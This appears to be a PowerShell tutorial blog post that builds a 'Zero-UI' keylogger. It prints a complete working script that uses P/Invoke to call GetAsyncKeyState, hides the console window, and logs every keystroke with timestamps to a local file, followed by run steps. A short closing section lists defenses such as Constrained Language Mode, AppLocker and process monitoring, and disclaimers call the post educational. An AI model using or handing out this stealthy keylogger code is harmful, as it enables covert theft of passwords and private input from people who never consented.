

Welcome back, and today something out of my own comfort zone. Today I will show you how PowerShell can be used for hacks. This is not to teach you how to do hacking but to learn and understand how it works. So you can secure yourself against it!
We’re stepping out of the comfort zone of standard Cmdlets and diving straight into the Windows API (User32.dll). We aren’t just managing services today; we are tapping into the very pulse of the operating system.
I’ll be honest: handling Win32 APIs in PowerShell feels like hot-wiring a car. It’s powerful, it’s slightly dangerous, and it reveals that the “Blue Console” is actually a skeleton key for the entire OS. We’re going to build a Zero-UI Keylogger, not for mischief, but to understand how deep the rabbit hole goes and how to build better defenses.
Please note this is for learning purpose only and not to do harm!
Throughout this post, look for the 🎬 icon for follow-along steps and 💡 notes for that deep-dive technical context.
Ready to see how a script can “vanish” and still see every keystroke? Let’s go!
The Power of P/Invoke
PowerShell is built on .NET, and .NET has a secret passage called Platform Invocation Services (P/Invoke). This allows us to call unmanaged functions from C-based DLLs like User32.dll and Kernel32.dll.
Hackers love this because it bypasses standard logging. Security auditors love it because it’s the only way to see what’s happening at the hardware level before the OS “sanitizes” the data.
🎬 The “Invisible Auditor” Script
To make this work, we need three things:
- Access to the keyboard state.
- The Ability to map raw numbers to real keys.
- A Cloak to hide our tracks.
⚠️ Disclaimer: This is for educational and authorized security auditing purposes only. Use your powers for good.
- First make sure you have a c:\temp directory before starting this is where will be storing the logs.
- Now store this code in a PowerShell script
Add-Type -AssemblyName System.Windows.Forms

$Signature = @"
using System;
using System.Runtime.InteropServices;

public class Win32 {
    [DllImport("user32.dll")]
    public static extern short GetAsyncKeyState(int vKey);

    [DllImport("user32.dll")]
    public static extern bool ShowWindow(IntPtr hWnd, int nCmdShow);

    [DllImport("kernel32.dll")]
    public static extern IntPtr GetConsoleWindow();
}
"@

Add-Type -TypeDefinition $Signature

# Here we will be hiding the window, a key logger should be hidden right? ;)
$hwnd = [Win32]::GetConsoleWindow()
[Win32]::ShowWindow($hwnd, 0) # 0 = SW_HIDE

$LogPath = "C:\temp\keylog.txt"
if (!(Test-Path $LogPath)) { New-Item -Path $LogPath -ItemType File -Force }

try {
    while($true) {
        for ($i = 1; $i -le 254; $i++) {
            $KeyState = [Win32]::GetAsyncKeyState($i)

            if ($KeyState -band 0x8000) { #BitMask here
                $Key = [System.Windows.Forms.Keys]$i
                $Timestamp = Get-Date -Format "HH:mm:ss"

                "[$Timestamp] $Key" | Out-File $LogPath -Append

                #short break for 'preventing' duplicate hits.
                Start-Sleep -Milliseconds 100
            }
        }
        Start-Sleep -Milliseconds 10
    }
}
catch {
    $_.Exception.Message | Out-File $LogPath -Append
}- Now save the script you should end up with something like this (xml file is not necessary)

💡 Deep Dive: Why the bitmask?
You’ll notice the ($KeyState -band 0x8000). Why not just check if it’s “1”? GetAsyncKeyState returns a 16-bit signed integer. The most significant bit (the 16th bit) tells us if the key is currently down. If we don’t use the bitwise AND (-band), we might get false positives from keys that were pressed since the last time we asked.
- Now run with command the window disappears and the key logger file should be getting created.
‘.\keylogger.ps1’ 
🎬 Type some letters on your keyboard and see the file grow!
Example;

Some letters are double (the timer is too short for how fast I typed) but its valuable information already!
The “Architect” Defense: The Counter-Strike
Now that you’ve seen how easy it is to become invisible, how do you stop it?
- Constrained Language Mode (CLM): This is your best friend. In CLM, PowerShell blocks Add-Type and direct Win32 API calls. It turns your lethal script into a paperweight.
- AppLocker/WDAC: Block PowerShell from running unless it’s a signed, trusted script.
- Process Monitoring: Watch for PowerShell processes starting with -WindowStyle Hidden or calling user32.dll methods.
⚠️ This is the point PowerShell can become dangerous on user systems. These files can now easily be uploaded to remote servers, so It’s important you see how they work and how PowerShell can also be abused for things like this!
Summary
This blog marks our transition from simple automation to System-Level Architecture. By leveraging P/Invoke and the Win32 API, we’ve effectively bypassed the high-level safety nets of PowerShell to interact directly with the hardware pulse of the machine. We’ve turned the “Blue Console” into a ghost, proving that with enough technical depth, your scripts can become as invisible as they are powerful.
Through the creation of this “Invisible Auditor,” we’ve learned that the true strength of a PowerShell Architect isn’t just in making things work, it’s in understanding the Security Implications of our tools.
Remember: with great power comes the need for great defense. We don’t just build; we protect. Because at the end of the day, my motto still stands: ‘Don’t lift a finger, unless it’s to automate’, but always make sure you’re the only one pulling the strings.
Stay stealthy, stay secure, and I’ll see you in the next deep dive!